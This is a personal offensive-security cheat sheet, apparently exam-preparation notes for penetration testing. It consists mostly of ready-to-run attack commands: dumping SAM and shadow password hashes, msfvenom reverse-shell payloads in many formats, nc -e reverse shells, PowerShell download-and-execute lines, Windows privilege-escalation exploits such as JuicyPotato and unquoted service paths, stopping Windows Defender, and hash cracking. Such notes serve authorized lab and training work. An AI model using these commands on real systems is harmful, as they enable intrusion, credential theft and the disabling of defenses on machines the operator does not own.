27 September 2021 03:37 PM

#WINDOWS
reg save HKLM\SAM c:\SAM
reg save HKLM\System c:\System
reg save HKLM\Security c:\Sec

samdump2 System SAM > hashes

#LINUX
unshadow passwd shadow > hashes

MSFVENOM

27 September 2021 03:39 PM

Linux

msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell.elf

Windows

msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell.exe

PHP

msfvenom -p php/reverse_php LHOST=<IP> LPORT=<PORT> -f raw > shell.php
Then we need to add the <?php at the first line of the file so that it will execute as a PHP webpage
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php

ASP

msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f asp > shell.asp

JSP

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shell.war

Python

msfvenom -p cmd/unix/reverse_python LHOST=<IP> LPORT=<PORT> -f raw > shell.py

Bash

msfvenom -p cmd/unix/reverse_bash LHOST=<IP> LPORT=<PORT> -f raw > shell.sh

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<IP> LPORT=<PORT> -f raw > shell.pl

msfvenom -p java/shell_reverse_tcp lhost=10.10.14.18 lport=443 -f war -o rev.10.10.14.18-443.war

HASHCAT/JOHN

27 September 2021 03:40 PM

hashcat -m 1800 -a 0 hash.txt rockyou.txt
hashcat -m 1800 -a 0 hash.txt rockyou.txt -r OneRuleToRuleThemAll.rule

hashcat --example-hashes | grep -i '<BEGINNING_OF_HASH>'

john --wordlist=<PASSWORDS_LIST> hash.txt

Steps

27 September 2021 03:43 PM

sudo -l
Kernel Exploits
OS Exploits
Password reuse (mysql, .bash_history, 000- default.conf...)
Known binaries with suid flag and interactive (nmap)
Custom binaries with suid flag either using other binaries or with command execution
Writable files owned by root that get executed (cronjobs)
MySQL as root
Vulnerable services (chkrootkit, logrotate)
Writable /etc/passwd
Readable .bash_history
SSH private key
Listening ports on localhost
/etc/fstab
/etc/exports
/var/mail
Process as other user (root) executing something you have permissions to modify
SSH public key + Predictable PRNG
apt update hooking (PreInvoke)

JuicyPotato (SeImpersonate or SeAssignPrimaryToken)

27 September 2021 03:48 PM

JuicyPotato (SeImpersonate or SeAssignPrimaryToken)
If the user has SeImpersonate or SeAssignPrimaryToken privileges then you are SYSTEM.
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c nc.exe <IP> <PORT> -e c:\windows\system32\cmd.exe" -t *
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c nc.exe <IP> <PORT> -e c:\windows\system32\cmd.exe" -t * -c <CLSID>
CLSID
https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md

https://guif.re/windowseop
https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/
https://mysecurityjournal.blogspot.com/p/client-side-attacks.html
http://www.fuzzysecurity.com/tutorials/16.html
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

AlwaysInstallElevated

27 September 2021 03:48 PM

Detection

powershell -exec bypass -command "& { Import-Module .\PowerUp.ps1; Invoke-AllChecks; }"
[*] Checking for AlwaysInstallElevated registry key...
AbuseFunction : Write-UserAddMSI
or
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
If both values are equal to 1 then it's vulnerable.
or
winPEAS.exe
[+] Checking AlwaysInstallElevated(T1012)
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!

Exploitation

Attacker
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f msi > program.msi
sudo python -m SimpleHTTPServer 80
sudo nc -lvp <PORT>
# Victim
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/program.msi', 'C:\Temp\program.msi')
msiexec /quiet /qn /i C:\Temp\program.msi

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Startup applications

27 September 2021 03:50 PM

Detection

icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

```
C:\>icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
                                                           TCM-PC\TCM:(I)(OI)(CI)(DE,DC)
                                                           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                           BUILTIN\Administrators:(I)(OI)(CI)(F)
                                                           BUILTIN\Users:(I)(OI)(CI)(RX)
                                                           Everyone:(I)(OI)(CI)(RX)
```

If the user you're connecte with has full access '(F)' to the directory (here Users) then it's vulnerable.

Exploitation

```
# Attacker
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > program.exe
sudo python -m SimpleHTTPServer 80
sudo nc -lvp <PORT>
# Victim
cd "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/program.exe', '.
\program.exe')
```

To execute it with elevated privileges we need to wait for someone in the Admin group to login.

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Weak service permission

27 September 2021 03:50 PM

Exploitation

```
# Attacker
sudo python -m SimpleHTTPServer 80
sudo nc -lvp <PORT>
# Victim
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/nc.exe', '.\nc.exe')
sc config <SERVICENAME> binpath= "<PATH>\nc.exe <IP> <PORT> -e cmd.exe"
sc start <SERVICENAME>
or
net start <SERVICENAME>
```

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Unquoted service paths

27 September 2021 03:52 PM

Exploitation

```
# Attacker
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > Common.exe
sudo python -m SimpleHTTPServer 80
sudo nc -lvp <PORT>
# Victim
cd "C:\Program Files\Unquoted Path Service\"
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/Common.exe', '.
\Common.exe')
sc start unquotedsvc
```

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Hot potato

27 September 2021 03:52 PM

Exploitation

```
# Attacker
sudo python -m SimpleHTTPServer 80
sudo nc -lvp <PORT>
# Victim
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/nc.exe', '.\nc.exe')
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://<IP>/Tater.ps1.exe', '.
\Tater.ps1.exe')
powershell -exec bypass -command "& { Import-Module .\Tater.ps1; Invoke-Tater -Trigger 1 -
Command '.\nc.exe <IP> <PORT> -e cmd.exe' }"
```

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Get pwd from powershell creds

28 September 2021 01:59 PM

```
$credential = import-clixml -path C:\Data\Users\app\user.txt
$credential.GetNetworkCredential().password
```

Linux cmds

27 September 2021 03:56 PM

Find a file

locate <FILE>
find / -name "<FILE>"

Active connection

netstat -lntp

List all SUID files

find / -perm -4000 2>/dev/null

Determine the current version of Linux

cat /etc/issue

Determine more information about the environment

uname -a

List processes running

ps -faux

List the allowed (and forbidden) commands for the invoking use

sudo -l

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Windows cmds

27 September 2021 03:56 PM

net config Workstation
systeminfo
net users
ipconfig /all
netstat -ano
schtasks /query /fo LIST /v
tasklist /SVC
net start
DRIVERQUERY
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
dir /s pass == cred == vnc == .config
findstr /si password *.xml *.ini *.txt
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
 # Disable windows defender
sc stop WinDefend
 # Bypass restriction
powershell -nop -ep bypass
 # List hidden files
dir /a
 # Find a file
dir /b/s "<FILE>"

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Capabilities

27 September 2021 03:59 PM

getcap -r / 2>/dev/null

From <https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

Port fwd

28 September 2021 01:54 PM

CHISEL

LOCAL
./chisel_linux_amd64 server -p 8000 -reverse
REMOTE
chmod +x chisel_linux_amd64
./chisel_linux_amd64 client 10.10.14.7:8000 R:3306:127.0.0.1:3306 &

SSH
ssh -L 8081:localhost:8080 -N -f -l raj 192.168.1.108
local remote

Services

28 September 2021 02:46 PM

Config of a service
sc.exe qc <name>
Current status
sc.exe query <name>
Modify config
sc.exe conifg <name> <option> = <value>
sc config <service name> binPath= <binary path>
Start/Stop
net start/stop <name>

Mona commands

10 October 2021 07:16 PM

```
!mona config -set workingfolder c:\mona\%p
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
!mona bytearray -b "\x00"

!mona compare -f C:\mona\oscp\bytearray.bin -a <address>

msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 EXITFUNC=thread -b "\x00" -f c


padding = "\x90" * 16
```